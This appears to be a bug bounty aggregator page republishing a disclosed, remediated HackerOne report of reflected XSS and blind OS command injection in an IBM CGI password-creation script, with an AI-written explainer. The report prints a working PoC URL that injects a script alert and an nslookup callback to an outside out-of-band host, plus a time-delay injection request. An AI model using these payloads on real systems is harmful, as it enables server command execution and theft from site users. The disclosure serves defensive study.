Reflected XSS and Blind out of band command injection at subdomain dstuid-ww.dst.ibm.com
The email parameter of a CGI password-creation page mishandled special characters, allowing reflected script injection and operating-system command injection. An attacker could run script in a victim's browser or execute commands on the server, as shown by a time-delay test.
 Originally disclosed on HackerOne
- Triaged in 11 days
- Fixed in 13 days
- Disclosed after 3.4 years
Summary by the program
The discovered XSS and Blind OS based injection issues due to the incorrect handling of the [X] characters were reported to IBM, analyzed and have been remediated. Thank you to our external researcher, smokin-ac3z.
The report

I found an XSS and Blind OS based injection issue due to the incorrect handling of the characters in THE EMAIL get& post parameters. A <script> injected and a sleep command succesfully executed, the following link works as a PoC that alerts the string in the script: I reproduced the same on Firefox and IE and Microsoft Edge XSS POC URL:- GET /cgi-bin/PasswordCreate.pl?email=%26nslookup%20%22dqzr3elx6wgztgtzd3if-0oyyf_qzd2wodwlaljh%22%2286m.r87.me%22cier4%3cscript%3ealert(1)%3c%2fscript%3emikflzhwaep&ibm-submit=Submit HTTP/1.1 Host: dstuid-ww.dst.ibm.com
OSCOMMAND INJECT
POST /cgi-bin/PasswordCreate.pl HTTP/1.1 Host: dstuid-ww.dst.ibm.com Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-us,en;q=0.5 Cache-Control: no-cache Content-Length: 39 Content-Type: application/x-www-form-urlencoded Referer: https://dstuid-ww.dst.ibm.com/PasswordCreate.html User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36 X-Scanner: Netsparker
email=-------------------------&ibm-submit=Submit



For the blind os command injection i used three variables:_
- A random email address (To bench mark the normal responce time
- Ping requests of 10 and 20 seconds
The reply from the server prooved that the time-delay inference existed.
See attached videos and images for POC
Impact
This allows an attacker to inject custom Javascript codes that can be used to steal information from user base and lure them to malicious websites on the internet on behalf of IBM website.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the CGI script passed the email parameter into HTML output and into a shell command without sanitising or escaping it.
Impact
An attacker could run script in a victim's browser to steal information or redirect them, and could run commands on the server; the report notes the issues were remediated.
What the attacker needed
Victim clicks a crafted link
The fix
The issues were fixed by correcting how the email parameter is handled.
How it was found
- Open the password-creation page on the affected host.
- Send a request with a crafted email value containing script markup and a command.
- Observe the script executing in the browser.
- Send a second request with a command that causes a delay and compare response times.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A web page took text from the address bar and put it into the page without cleaning it, so a crafted link could make the browser run code written by the attacker. The same input was also passed to the server's operating system, letting an attacker ask the server to run commands. Both problems come from trusting user input.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



